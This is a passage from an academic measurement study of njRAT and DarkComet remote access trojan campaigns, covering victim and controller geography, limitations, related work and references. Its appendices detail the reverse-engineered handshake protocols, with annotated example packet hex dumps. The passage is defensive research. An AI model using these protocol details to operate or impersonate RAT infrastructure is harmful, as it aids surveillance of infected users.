| Turkey (TR) | 93 | 40 | Bosnia (BA) | 17 | 13 |
| Thailand (TH) | 189 | 38 | Indonesia (ID) | 12 | 11 |
| Mexico (MX) | 66 | 37 | India (IN) | 11 | 10 |
| Other | 1,401 | 659 | | 265 | 207 |
| Total | 5,485 | 2,390 | | 1,235 | 841 |

Table 13: Geolocations of victim IP addresses

**Controller-victim geography:** Recall that during the sinkholing portion of the experiment, we registered the command-and-control domain, directing all potential victims to our server. During this period, we were able to observe all victims that attempted to connect to the controller. Prior to the sinkholing period, controller domains may have been held by the original controller or may have been sinkholed by researchers or vigilantes. In addition, for four and a half months prior to the sinkholing experiment, we resolved all controller domains to determine whether they were registered, and, if registered whether they had an associated A record, and whether the corresponding hosts behaved correctly (as a controller). Thus, for each domain, we have the IP addresses of all controllers that held the domain, as well as of all victims that attempted to connect to the domain during the sinkholding period. (Note that two periods are necessarily disjoint: both we and the original controller cannot hold the same domain at the same time.) Figure 6 shows the geographic relationship between responsive controllers and the victims, using the geolocation methodology above. Each cell of the matrix shows the number of distinct campaigns (domains) associated with the given country pair. In cases where a domain resolved to more than one country or where victims where located in more than one country, the domain contributed a fractional weight to each cell in proportion to the number of controller-victim pairs of the domain from the country pair, so that the total contribution of each domain was 1. Figure 6 shows only the top 25 countries, ordered by the greater of the number of victims and controllers in the country. The dominant feature of the data is the controller and victim being located in the same country, visible as a concentration around the diagonal in the matrix. In addition, there were 5 campaigns with a controller in Ukraine (UA) and victims in Russia (RU). This may be due to a common infection vector, as Ukraine has a large Russian-speaking population and its users may frequent the same Russian-language sites. The incidence of controllers and Russia and victims in Brazil (BR) is more puzzling; although both Russia and Brazil have large victim and controller populations, there is no obvious reason why controllers in Russia might target victims in Brazil specifically. Another possibility is that the controllers were using a proxy in Russia that was missed by our filtering.





Figure 6: Relational matrix comparing geolocations of actively-probed controller IP addresses to received victim IP addresses, per sinkholed domain. Proxy IP addresses are filtered.





Figure 7: Relational matrix comparing geolocations of historic controller IP addresses to received victim IP addresses, per sinkholed domain. Proxy IP addresses are filtered.

Figure 7 shows the same type of data, but for all controllers using the historic controller dataset. Note that this data spans the period 2010 to 2017 and includes name resolution from passive DNS sources (see Section 5.1), where we did not verify the correct behavior

of the controller. As such, this data should be interpreted with caution. Figure 7 exhibits the same concentration around the diagonal as Figure 6, indicating campaigns where both controller and victim are in the same country. As the results of Table 13 suggest, Brazil has by far the largest concentration of victims across both RATs. Moreover, Brazil appears to be victimized indiscriminately. We also note some language clustering, where countries that speak the same language or are geographically proximate are more likely to be paired; e.g., Russia on Ukraine (13), Ukraine on Russia (18), Ukraine on Kazakhstan (4), Ukraine on Belarus (5), Morocco (MA) on Algeria (DZ) (9), Algeria on Morocco (8).

# 7 Discussion

## 7.1 Limitations

**Adversarial robustness.** Our classification methods that RAT-Hole uses to distinguish sandboxes, scanners, and victims are not robust to an adversarial actor that is actively trying to evade our classification. Based on our validation it appears that there are many detectable sandboxes and scanners. As future work, we will explore potentially more robust features, such as inter-arrival timing of connection attempts in order to detect scanners and analysis of active window patterns to detect sandboxes.

**Manual reverse engineering.** We have not developed a method for automatically decrypting RAT Protocols or parsing out information from fields in the protocol. This caused us to limit our analysis to two common RAT family types. It is unclear what biases might have been introduced into our results due to limiting the number of RAT families and DDNS services included in our study. As future work we will explore how well existing methods for automated protocol reverse-engineering [7,8] and decrypting of messages [47] perform at our task.

**Family-specific classification heuristics.** Our methodology for building up a set of classification heuristics was again a manual process and in some instances, such as triggering error conditions, was RAT family specific. As future work, we will explore more automated methods, such as semi-supervised machine learning based approaches using inter-arrival timing of connections to differentiate scanners from execution of the actual malware. We will also explore methods based on victim behavior to identify sandboxes. We hypothesize that it will be difficult for a sandbox to mimic the patterns of a real victim.

**Validating scanning results.** We have little ground truth to evaluate methods for distinguishing between legitimate RAT controllers and sinkhole operations, other than our own sinkhole. As future work we will explore additional methods of ethically probing controllers, such as calling rarely used API functions that are unlikely to be implemented by sinkholes.

## 7.2 Protecting Victims

Our results show that expired RAT domains still have likely victims attempting to connect to them. The 3,231 likely victims we detected could be further victimized by an adversary that claimed these domains. We are in the process of working with some free DDNS providers to understand if they would be willing to permanently block domains associated with RAT controllers.

# 8 Related Work

Our work is influenced heavily by research projects from industry and academia. We discuss works that informed our study's primary aspects: sinkholing and scanning.

**Sinkholing and infection enumeration.** A number of early botnet measurement studies mused on its challenges. A Trend Micro industry report from 2001 [29] qualitatively discussed the problems with sinkholing botnet domains, like receiving PII. The ethical issue of victim PII receipt is universal to infection enumeration efforts; Han *et al.* [23] built a system for sandboxing phishing kits explicitly designed to protect victim privacy.

Always prominent has been the issue of accurate infection size estimation. Ramachandran *et al.* [41] proposed a method of estimating botnet infection size based on frequency of DNS lookups to C&C domains. A subsequent pair of botnet size estimation studies used DNS lookups [9] and IRC channel monitoring [1], but arrived at different estimates due to errors caused by churn [40].

A number of studies explored how to estimate the size of the Storm botnet [16, 21, 38], while Stone-Gross *et al.* [49] actually sinkholed the Torpig botnet, live, and created unique fingerprints for each infection to address infection measurement difficulties, as do we in this study. A follow-up study by Kanich *et al.* [25] showed that pollution caused by interfering measurement operations had inflated the measured size of the botnet. Nadji *et al.* [34] discuss the same issue of measurement pollution while running a domain sinkhole performing botnet takedowns.

Novel approaches for detecting and filtering scanners exist. For instance, Rossow *et al.* [44] proposed a method for detecting sensors based on detecting crawlers injecting themselves into large numbers of points in a P2P network. Successful methods for detecting scanners tend to be highly tailored, as was ours.

Our methodology exploits the fact that DDNS domains used as C&C's will ultimately expire, though victims are still contacting them. This is one of the premises behind work by Starov *et al.* [48]; though they focus on web shells rather than more traditional RATs, their goal of measuring the ecosystem of attackers and victims is similar to ours. Lever *et al.* [28] measure the adversarial possibilities behind re-registering an expired domain.

Part of our methodology focuses on the challenge of detecting malware samples being executed in sandboxes,

which we found to be a source of intelligence pollution. Most prior studies on sandbox detection focus on malware sandbox evasion techniques [4, 26, 33, 37, 45, 53]. A more recent study demonstrated that intentionally-designed binary submissions to antivirus companies can exfiltrate sandbox fingerprints [55]. Our approach furthers these efforts to identify Internet-connected sandboxes, using unmodified malware binary submissions and leveraging artifacts of the execution process like short execution duration to inform our detection.

In a 2014 report, researchers at FireEye enumerated infections for an XtremeRAT campaign by sinkholing the controller domain [51]. This study notes the challenges of victim IP address churn, which our work also encountered. We designed our methodology to explicitly handle the challenges this study uncovered, as well as to filter intelligence pollution from scanners and sandboxes, such that we could accurately and ethically enumerate RAT infections based on sinkhole data.

**Scanning and controller discovery.** BladeRunner [15] was the first scanning-based system to actively discover RAT controllers by emulating RAT victims. Since then, Shodan [31] has added active probing and banner identification for numerous RAT families including DarkComet and njRAT. Marczak *et al.* [30] created a scanner that was able to detect stealthy APT controllers by triggering error conditions. Most recently, Farinholt *et al.* [17] presented a scanner that used ZMap [14], Shodan, and a custom port scanner to detect DarkComet controllers based only on their initial handshake challenges. RAT-Scan's design is based on these systems.

RAT-Scan also contains logic to (attempt to) address the issue of sinkholes polluting controller measurements. The most closely related work is SinkMiner, a system which proposed a method to detect sinkholes based on historic DNS data [39]. Though SinkMiner uses passive DNS to detect sinkholed domains, its research goals - measuring the effective lifetime of a C&C domain and avoiding enumerating fellow security vendors' infratructure - matched ours. We consider RAT-Scan complimentary to SinkMiner in this regard.

## 9 Conclusion

We presented the results of our study of attacker and victim populations of two major RAT families, njRAT and DarkComet. One of the challenges of studying both operators (attackers) and victims is the noisy nature of the signal. To distinguish real operators and victims, we develop a set of techniques for testing the behavior of a suspected victim to determine if it is a genuine infection or not. Using a similar set of tests, we identify genuine controllers, excluding sinkholes and controllers using VPNs.

Using our collected data, we then report on the population of victims and controllers, their geographic relationship, and periods of activity. Our results show that the RATs we studied are used primarily by operators and victims located in the same country, with the bulk of the population in Russia, Brazil, and Turkey. We also found that victims remain vulnerable long after the controller abandons the campaign, presenting an opportunity for third-party intervention by sinkholing the domains.

## Acknowledgments

This work was supported by the National Science Foundation through grants CNS-1237264, CNS-1619620, and CNS-1717062, and by gifts from Comcast, Farsight Security, and Google. We would also like to thank the following: VirusTotal, for the invaluable Intelligence account from which we sourced malware; Richard Harper of DuckDNS, for generous access to a Duck Max account; Matthew Jonkman of EmergingThreats, for generous access to an unlimited Threat Intelligence account; and finally, our reviewers, for their invaluable feedback.

## References

[1] ABU RAJAB, M., ZARFOSS, J., MONROSE, F., AND TERZIS, A. A multifaceted approach to understanding the botnet phenomenon. In *ACM Internet Measurement Conference (IMC)* (2006).

[2] AM523. How to create vpn for rat 2017. `https://www.youtube.com/watch?v=0KQQ0pM3dDU`.

[3] ANTONAKAKIS, M., APRIL, T., BAILEY, M., BERNHARD, M., BURSZTEIN, E., COCHRAN, J., DURUMERIC, Z., HALDERMAN, J. A., INVERNIZZI, L., KALLITSIS, M., KUMAR, D., LEVER, C., MA, Z., MASON, J., MENSCHER, D., SEAMAN, C., SULLIVAN, N., THOMAS, K., AND ZHOU, Y. Understanding the Mirai Botnet. In *USENIX Security Symposium (USENIX)* (2017).

[4] BAZHANIUK, O., BULYGIN, Y., FURTAK, A., GOROBETS, M., LOUCAIDES, J., AND SHKATOV, M. Reaching the far corners of MATRIX: generic VMM fingerprinting. *SOURCE Seattle* (2015).

[5] BREEN, K. RAT Decoders. `https://techanarchy.net/2014/04/rat-decoders/`, April 2014.

[6] BREEN, K. DarkComet – Hacking The Hacker. `https://techanarchy.net/2015/11/darkcomet-hacking-the-hacker/`, November 2015.

[7] CABALLERO, J., YIN, H., LIANG, Z., AND SONG, D. Polyglot: Automatic Extraction of Protocol Message Format Using Dynamic Binary Analysis. In *ACM Conference on Computer and Communications Security (CCS)* (2007).

[8] CUI, W., KANNAN, J., AND WANG, H. J. Discoverer: Automatic Protocol Reverse Engineering from Network Traces. In *USENIX Security Symposium (USENIX)* (2007).

[9] DAGON, D., ZOU, C., AND LEE, W. Modeling Botnet Propagation Using Time Zones. In *Networked and Distributed System Security Symposium (NDSS)* (2006).

[10] DENBOW, S., AND HERTZ, J. pest control: taming the rats. Tech. rep., 2012.

[11] DIGITAL CITIZENS ALLIANCE. SELLING "SLAVING" - Outing the principal enablers that profit from pushing malware and put your privacy at risk, July 2015.

[12] DITTRICH, D., LEDER, F., AND WERNER, T. A case study in ethical decision making regarding remote mitigation of botnets. In *International Conference on Financial Cryptography and Data Security* (2010).

[13] DURUMERIC, Z., ADRIAN, D., MIRIAN, A., BAILEY, M., AND HALDERMAN, J. A. A Search Engine Backed by Internet-Wide Scanning. In *ACM Conference on Computer and Communications Security (CCS)* (Oct. 2015).

[14] DURUMERIC, Z., WUSTROW, E., AND HALDERMAN, J. A. ZMap: Fast Internet-wide Scanning and Its Security Applications. In *USENIX Security Symposium (USENIX)* (2013).

[15] EISENBARTH, M., AND JONES, J. BladeRunner: Adventures in Tracking Botnets. In *Botnet Fighting Conference (Botconf)* (2013).

[16] ENRIGHT, B., VOELKER, G. M., SAVAGE, S., KANICH, C., AND LEVCHENKO, K. Storm: When researchers collide. *USENIX ;login:* (2008).

[17] FARINHOLT, B., REZAEIRAD, M., PEARCE, P., DHARMDASANI, H., YIN, H., LE BLOND, S., MCCOY, D., AND LEVCHENKO, K. To Catch a Ratter: Monitoring the Behavior of Amateur DarkComet RAT Operators in the Wild. In *IEEE Symposium on Security and Privacy (S&P)* (2017).

[18] FARIVAR, C. Sextortionist who hacked miss teen usa's computer sentenced to 18 months, Mar 2014.

[19] Farsight Security. `https://farsightsecurity.com/`.

[20] FIDELIS. Fidelis Threat Advisory 1009: "njRAT" Uncovered, June 2013.

[21] GRIZZARD, J. B., SHARMA, V., NUNNERY, C., KANG, B. B., AND DAGON, D. Peer-to-peer botnets: Overview and case study. In *USENIX Workshop on Hot Topics in Understanding Botnets (HotBots)* (2007).

[22] GUNDERT, L. Proactive Threat Identification Neutralizes Remote Access Trojan Efficacy. `http://go.recordedfuture.com/hubfs/reports/threat-identification.pdf`, 2015.

[23] HAN, X., KHEIR, N., AND BALZAROTTI, D. Phisheye: Live monitoring of sandboxed phishing kits. In *ACM Conference on Computer and Communications Security (CCS)* (2016).

[24] ipjetable. `https://ipjetable.net/`.

[25] KANICH, C., LEVCHENKO, K., ENRIGHT, B., VOELKER, G. M., AND SAVAGE, S. The heisenbot uncertainty problem: Challenges in separating bots from chaff. In *USENIX Conference on Large-scale Exploits and Emergent Threats (LEET)* (2008).

[26] KIRAT, D., VIGNA, G., AND KRUEGEL, C. Barecloud: Bare-metal analysis-based evasive malware detection. In *USENIX Security Symposium (USENIX)* (2014).

[27] LE BLOND, S., URITESC, A., GILBERT, C., CHUA, Z. L., SAXENA, P., AND KIRDA, E. A look at targeted attacks through the lense of an ngo. In *USENIX Security Symposium (USENIX)* (2014).

[28] LEVER, C., WALLS, R., NADJI, Y., DAGON, D., MCDANIEL, P., AND ANTONAKAKIS, M. Domain-z: 28 registrations later measuring the exploitation of residual trust in domains. In *IEEE Symposium on Security and Privacy (S&P)* (2016).

[29] LINK, R., AND SANCHO, D. Lessons learned while sinkholing botnets - not as easy as it looks! In *Virus Bulletin International Conference,(Barcelona)* (2001).

[30] MARCZAK, W. R., SCOTT-RAILTON, J., MARQUIS-BOIRE, M., AND PAXSON, V. When governments hack opponents: A look at actors and technology. In *USENIX Security Symposium (USENIX)* (2014).

[31] MATHERLY, J. Shodan - Malware Hunter. `https://malware-hunter.shodan.io/`.

[32] MATHERLY, J. Shodan - The search engine for the Internet of Things. `https://www.shodan.io/`.

[33] MIRAMIRKHANI, N., APPINI, M. P., NIKIFORAKIS, N., AND POLYCHRONAKIS, M. Spotless Sandboxes: Evading Malware Analysis Systems using Wear-and-Tear Artifacts. In *IEEE Symposium on Security and Privacy (S&P)* (2017).

[34] NADJI, Y., ANTONAKAKIS, M., PERDISCI, R., DAGON, D., AND LEE, W. Beheading hydras: performing effective botnet takedowns. In *ACM Conference on Computer and Communications Security (CCS)* (2013).

[35] No-IP. `https://www.noip.com/`.

[36] OPPLEMAN, V. Network Defense Applications using IP Sinkholes. hakin9.org.

[37] PETSAS, T., VOYATZIS, G., ATHANASOPOULOS, E., POLYCHRONAKIS, M., AND IOANNIDIS, S. Rage against the virtual machine: hindering dynamic analysis of android malware. In *European Workshop on System Security* (2014).

[38] PORRAS, P., SAIDI, H., AND YEGNESWARAN, V. A multi-perspective analysis of the storm (peacomm) worm. Tech. rep., Computer Science Laboratory, SRI International, 2007.

[39] RAHBARINIA, B., PERDISCI, R., ANTONAKAKIS, M., AND DAGON, D. SinkMiner: Mining Botnet Sinkholes for Fun and Profit. In *USENIX Conference on Large-scale Exploits and Emergent Threats (LEET)* (2013).

[40] RAJAB, M. A., ZARFOSS, J., MONROSE, F., AND TERZIS, A. My Botnet is Bigger Than Yours (Maybe, Better Than Yours): Why Size Estimates Remain Challenging. In *USENIX Workshop on Hot Topics in Understanding Botnets (HotBots)* (2007).

[41] RAMACHANDRAN, A., FEAMSTER, N., AND DAGON, D. Revealing Botnet Membership Using DNSBL Counter-intelligence. In *Steps to Reducing Unwanted Traffic on the Internet - Volume 2* (2006).

[42] relakks vpn. `https://www.relakks.com/`.

[43] RiskIQ PassiveTotal. `https://www.riskiq.com/`.

[44] ROSSOW, C., ANDRIESSE, D., WERNER, T., STONE-GROSS, B., PLOHMANN, D., DIETRICH, C. J., AND BOS, H. P2PWNED: Modeling and Evaluating the Resilience of Peer-to-Peer Botnets . In *IEEE Symposium on Security and Privacy (S&P)* (May 2013).

[45] RUTKOWSKA, J. Red pill: Detect VMM using (almost) one CPU instruction. `http://invisiblethings.org/papers/redpill.html`, 2004.

[46] SATTER, R., J DONN, E., AND VASILYEVA, N.

Russian hackers hunted journalists in years-long campaign. *Associated Press* (Dec. 22, 2017).

[47] SONG, D., BRUMLEY, D., YIN, H., CABALLERO, J., JAGER, I., KANG, M. G., LIANG, Z., NEWSOME, J., POOSANKAM, P., AND SAXENA, P. BitBlaze: A New Approach to Computer Security via Binary Analysis. In *International Conference on Information Systems Security* (2008).

[48] STAROV, O., DAHSE, J., AHMAD, S. S., HOLZ, T., AND NIKIFORAKIS, N. No honor among thieves: A large-scale analysis of malicious web shells. In *International Conference on World Wide Web (WWW)* (2016).

[49] STONE-GROSS, B., COVA, M., CAVALLARO, L., GILBERT, B., SZYDLOWSKI, M., KEMMERER, R., KRUEGEL, C., AND VIGNA, G. Your Botnet is My Botnet: Analysis of a Botnet Takeover. In *ACM Conference on Computer and Communications Security (CCS)* (2009).

[50] TUTORIALS ON HACK. Example: How To open port windows 10 Free vpn {Tutorials android hack}. `https://www.youtube.com/watch?v=N1mhRUCuyF4`.

[51] VILLENEUVE, N., AND BENNETT, J. XtremeRAT: Nuisance or Threat. `https://www.fireeye.com/blog/threat-research/2014/02/xtremerat-nuisance-or-threat.html`, 2014.

[52] Virustotal malware intelligence service. `https://www.virustotal.com/#/intelligence-overview`.

[53] WILLEMS, C., HUND, R., FOBIAN, A., FELSCH, D., HOLZ, T., AND VASUDEVAN, A. Down to the bare metal: Using processor features for binary analysis. In *Annual Computer Security Applications Conference* (2012).

[54] YARA: The pattern matching swiss knife for malware researchers (and everyone else). `http://virustotal.github.io/yara/`.

[55] YOKOYAMA, A., ISHII, K., TANABE, R., PAPA, Y., YOSHIOKA, K., MATSUMOTO, T., KASAMA, T., INOUE, D., BRENGEL, M., BACKES, M., AND ROSSOW, C. SandPrint: Fingerprinting Malware Sandboxes to Provide Intelligence for Sandbox Evasion. In *Research in Attacks, Intrusions, and Defenses* (2016).

# A VPN/VPS Provider Abuse

**IPjetable VPN: 141.255.144/20.** Of the 6,401 IP addresses RAT-Scan successfully probed, a full 2,635 (or 40.2%) came from this address space. Further, these IP addresses accounted for over 40% of *all* connections made during the six months of active scanner operation, exhibiting abnormal longevity compared to other controllers. This space is owned by IPjetable [24], a French company that provides free VPN services and that is recommended by hundreds of RAT instruction videos available online [2]. IP addresses belonging to IPjetable are even present in the Recorded Future IoC dataset from 2015.

**Relakks VPN: 93.182.168/21.** Though not nearly as large as the IPJetable address space, this space contained 167 IP addresses probed by RAT-Scan (2.6% of all IP addresses), accounting for nearly 2% of all RAT-Scan connections. This address space belongs to Relakks VPN [42], a Swedish company that provides free VPN services and is likewise recommended by RAT instruction videos [50] and HackForums members.

**VPS providers.** In addition to using VPN's, we found the use of VPS instances from prominent services like Amazon AWS, Microsoft Azure, and Digital Ocean, as well as less reputable providers like OVH.

# B Telescope Data

| Peer Type | Overlapping /32 | % Overlap |
|---|---|---|
| Victim | 5 | <0.1 |
| Sandbox | 8 | <0.1 |
| LF Scanner | 38 | <0.1 |
| HF Scanner | 1 | <0.1 |
| Unknown | 31,014 | 3.8 |
| Total | 828,137 | 100.0 |

Table 14: Breakdown of the Src-IPs (/32) of our defined peer types that overlap with IP addresses from our telescope dataset.

Table 14 compares RAT-Hole's connection dataset with a prominent network telescope's connection dataset, showing the overlapping connecting source IP addresses. Of import is the *lack* of overlap between the datasets. This refutes our initial hypothesis that network telescope data could be used to filter most indiscriminate scanning operations from a sinkhole's dataset.





Figure 8: The standard handshake protocol for (a): njRAT (b): DarkComet

# C njRAT Network Protocol

njRAT speaks a custom application-layer network protocol over TCP. In Figure 8a, we provide a diagram of the njRAT handshake, the initial exchange of messages between the stub and controller before the command-response cycle begins. We note that, as njRAT is a victim-initiated RAT, its stub sends the first payload of the handshake after establishing a TCP connection to the controller.

njRAT has many variants (or sub-species). The three most commonly found in the wild are `main` (the original version), KilerRAT, and Coringa-RAT. We reverse engineered the protocols of each of these three variants, and as such RAT-Hole fully supports connections from all three.

Each of the messages exchanged in the njRAT handshake from Figure 8a is now further detailed individually.

```
00000000  6c 76 7c 27 7c 27 7c 53  47 46 6a 53 32 56 6b 58  |lv|'|'|SGFjS2VkX| # <NI>: lv
00000010  7a 68 46 4d 54 46 43 51  55 4d 34 7c 27 7c 27 7c  |zhFMTFCQUM4|'|'|| # <NS>: |'|'|
00000020  74 65 73 74 2d 50 43 7c  27 7c 27 7c 61 64 6d 69  |test-PC|'|'|admi| # <B>: SGFjS2VkXz... -> base64(HacKed_8E11BAC8)
00000030  6e 7c 27 7c 27 7c 32 30  31 35 2d 30 35 2d 31 32  |n|'|'|2015-05-12| # <CAMPAIGN_ID>: HacKed
00000040  7c 27 7c 27 7c 7c 27 7c  27 7c 57 69 6e 20 37 20  ||'|'||'|'|Win 7 | # <VSN>: 8E11BAC8
00000050  50 72 6f 66 65 73 73 69  6f 6e 6e 65 6c 20 53 50  |Professionnel SP| # <PC_NAME>: test-PC
00000060  31 20 78 36 34 7c 27 7c  27 7c 4e 6f 7c 27 7c 27  |1 x64|'|'|No|'|'| # <PC_USERNAME>: admin
00000070  7c 30 2e 36 2e 34 7c 27  7c 27 7c 2e 2e 7c 27 7c  ||0.6.4|'|'|..|'|| # <INSTALL_DATE>: 2015-05-12
00000080  27 7c 53 57 35 7a 64 47  46 73 62 43 42 68 62 6d  |'|SW5zdGFsbCBhbm| # <OS>: Win 7 Professionnel SP1 x64
00000090  51 67 64 58 4e 6c 49 47  35 71 55 6b 46 55 49 45  |QgdXNlIG5qUkFUIE| # <WEBCAM_FLAG>: No
000000a0  5a 56 52 43 42 30 62 79  42 6f 59 57 4e 72 49 46  |ZVRCB0byBoYWNrIF| # <RAT_VERSION>: 0.6.4
000000b0  42 44 49 43 30 67 57 57  39 31 56 48 56 69 5a 53  |BDICOgWW91VHViZS| # <ACTIVE_WINDOW>: SW5zdGFsbCBhbmQgdXNlIG5qU...
000000c0  41 74 49 45 64 76 62 32  64 73 5a 53 42 44 61 48  |AtIEdvb2dsZSBDaH| # -> base64(Install and use njRAT FUD to hack
000000d0  4a 76 62 57 55 3d 7c 27  7c 27 7c 5b 65 6e 64 6f  |JvbWU=|'|'|[endo| #           PC - YouTube - Google Chrome)
000000e0  66 5d                                             |f]|              # <NT>: [endof]
```

Figure 9: An example njRAT *Victim Info* packet with individual components extracted, labelled, and decoded in the case of base64 encodings. Note that this is **not** from a real infection.

| Field | Description |
|---|---|
| <NI> | Payload header. lv, llv, lvv, and <SIZE><NUL>ll are used by different njRAT versions. |
| <SIZE> | Number of bytes in message. |
| <NS> | Delimiter. The default is \|'\|'\|, but KilerRAT and Coringa-RAT use \|Kiler\| and \|Coringa\|. |
| <B> | <CAMPAIGN_ID>_<VSN>, base64-encoded. |
| <CAMPAIGN_ID> | Identifier set by the operator, used to distinguish attack campaigns. |
| <VSN> | Volume serial number, victim's hard drive serial number. |
| <PC_NAME> | Victim PC name. |
| <INSTALL_DATE> | Date malware infected victim. |
| <COUNTRY> | Geolocation of victim IP address. |
| <OS> | Victim operating system. |
| <WEBCAM_FLAG> | Set if victim has webcam. |
| <VERSION> | Malware version. |
| <ACTIVE_WINDOW> | Victim's active window, base64-encoded. |
| <NT> | Payload end. [endof], llv, <NUL> used by different versions. |
| <INF_NI> | Information payload header. inf and <SIZE><NUL>inf are used by different njRAT versions. <CAMPAIGN_ID>, port, C&C domain or IP, installation directory, binary name, registry flag, and startup flag. |

Table 15: Descriptions of the fields in the njRAT handshake.

**1. *njRAT Victim Info Message* (*Basic*) †**

<NI><NS><B><NS><PC_NAME><NS><PC_USERNAME><NS>
<INSTALL_DATE><NS><COUNTRY><NS><OS><NS>
<WEBCAM_FLAG><NS><VERSION><NS><ACTIVE_WINDOW>
<NS><NS><NT>

† An example of this message is provided in Figure 9.

**1. *njRAT Victim Info Message* (*Extended*)**

*Victim Info Message* (*Basic*) ‖ <INF_NI><INFO><NS><NT>

**2. *njRAT Ping Message***

P[endof] or 0<NUL>

**3. *njRAT Pong Message***

P[endof] or 0<NUL><SIZE><NS><ACTIVE_WINDOW>

While reversing the njRAT protocol, we uncovered a set of unique behaviors, some of which we used in differentiating between real njRAT victims and imitating scanners.

1. The njRAT stub can send either the *Basic* or the *Extended* version of the *Victim Info* message upon connection. Normally, the stub will send the *Basic* message the first time it contacts a controller, indicating that the stub likely maintains some state regarding past connections.
2. The *Extended Victim Info* message may be followed by multiple *Pong* messages, each containing the victim's active window. This appears to happen when the victim is physically present and interacting with applications at the immediate time of infection (and connection to the controller), prompting the stub to report active window changes in real-time.
3. The *Capture Command* is a command sent by the controller to the stub to request a screenshot. We found that a malformed *Capture Command* is not executed by the stub (as it fails out of the stub's command parser routine), but that instead the stub replies with a defined error response. This fringe behavior was useful in filtering real njRAT stubs from impersonators.

# D DarkComet Network Protocol

DarkComet speaks a custom application-layer network protocol over TCP. In Figure 8b, we provide a diagram of the DarkComet handshake. As DarkComet is a controller-initiated RAT, the controller sends the first payload after the stub establishes a TCP to it. In the case of DarkComet, in the first exchange the controller challenges the stub, after which it obtains information about the stub's host. We now detail the individual messages from Figure 8b further.

**1. *DarkComet Challenge Message***

IDTYPE

**2. *DarkComet Response Message***

SERVER

**3. *DarkComet Info Request Message***

GetSIN<WAN_IP>|<NONCE>

**4. *DarkComet Victim Info Message* †**

infoes<CAMPAIGN_ID>|<WAN_IP>/[<LAN_IP>]:<PORT>|
<PC_NAME>/<USERNAME>|<NONCE>|<PING>|<OS>
[<BUILD>]<BIT>bit( <PATH> )|<ADMIN_FLAG>|
<WEBCAM_FLAG>|<COUNTRY>|<ACTIVE_WINDOW>|<HWID>|
<RAM_USAGE>|<LANGUAGE>/ -- |<INSTALL_DATE>|
<VERSION>

† An example of this message is provided in Figure 10.

Authenticity in this handhshake consists of the stub having the shared RC4 password as well as knowing the correct response to the challenge. All handshake messages are RC4-encrypted with an operator-set key in the stub's configuration.

We discovered the following set of unique behaviors:

1. The stub only attempts up to 124 connections to a controller, provided the controller offers an unexpected challenge banner (e.g. has the wrong RC4 key). This means

```
00000000  69 6e 66 6f 65 73 43 72  61 63 6b 65 64 50 68 6f  |infoesCrackedPho| # <CAMPAIGN_ID>: CrackedPhotoshopSeeding
00000010  74 6f 73 68 6f 70 53 65  65 64 69 6e 67 7c 33 32  |toshopSeeding|32| # <WAN_IP>: 32.245.251.132
00000020  2e 32 34 35 2e 32 35 31  2e 31 33 32 20 2f 20 5b  |.245.251.132 / [| # <LAN_IP>: 192.168.53.71
00000030  31 39 32 2e 31 36 38 2e  35 33 2e 37 31 5d 20 3a  |192.168.53.71] :| # <PORT>: 1604
00000040  20 31 36 30 34 7c 41 43  43 4f 55 4e 54 49 4e 47  | 1604|ACCOUNTING| # <PC_NAME>: ACCOUNTING-ADMIN-PC
00000050  2d 41 44 4d 49 4e 2d 50  43 20 2f 20 41 64 6d 69  |-ADMIN-PC / Admi| # <USERNAME>: Administrator
00000060  6e 69 73 74 72 61 74 6f  72 7c 37 36 39 37 33 34  |nistrator|769734| # <NONCE>: 769734
00000070  7c 30 73 7c 57 69 6e 64  6f 77 73 20 58 50 20 53  ||0s|Windows XP S| # <PING>: 0s
00000080  65 72 76 69 63 65 20 50  61 63 6b 20 33 20 5b 32  |ervice Pack 3 [2| # <OS>: Windows XP Service Pack 3
00000090  36 30 30 5d 20 33 32 20  62 69 74 20 28 20 43 3a  |600] 32 bit ( C:| # <BUILD>: 2600
000000a0  5c 5c 20 29 7c 78 7c 7c  55 4b 7c 51 75 61 72 74  |\\ )|x||UK|Quart| # <BIT>: 32
000000b0  65 72 6c 79 20 46 69 6e  61 6e 63 69 61 6c 20 52  |erly Financial R| # <PATH>: C:\\
000000c0  65 70 6f 72 74 20 44 52  41 46 54 20 28 43 6f 6e  |eport DRAFT (Con| # <ADMIN_FLAG>: x
000000d0  66 69 64 65 6e 74 69 61  6c 29 20 2d 20 4d 69 63  |fidential) - Mic| # <WEBCAM_FLAG>:
000000e0  72 6f 73 6f 66 74 20 45  78 63 65 6c 7c 58 58 58  |rosoft Excel|{XX| # <COUNTRY>: UK
000000f0  58 58 58 58 58 58 2d 58  58 58 58 2d 58 58 58 58  |XXXXXX-XXXX-XXXX| # <ACTIVE_WINDOW>: Quarterly Financial Report
00000100  2d 58 58 58 58 2d 58 58  58 58 58 58 58 58 58 58  |-XXXX-XXXXXXXXXX| #      DRAFT (Confidential) - Microsoft Excel
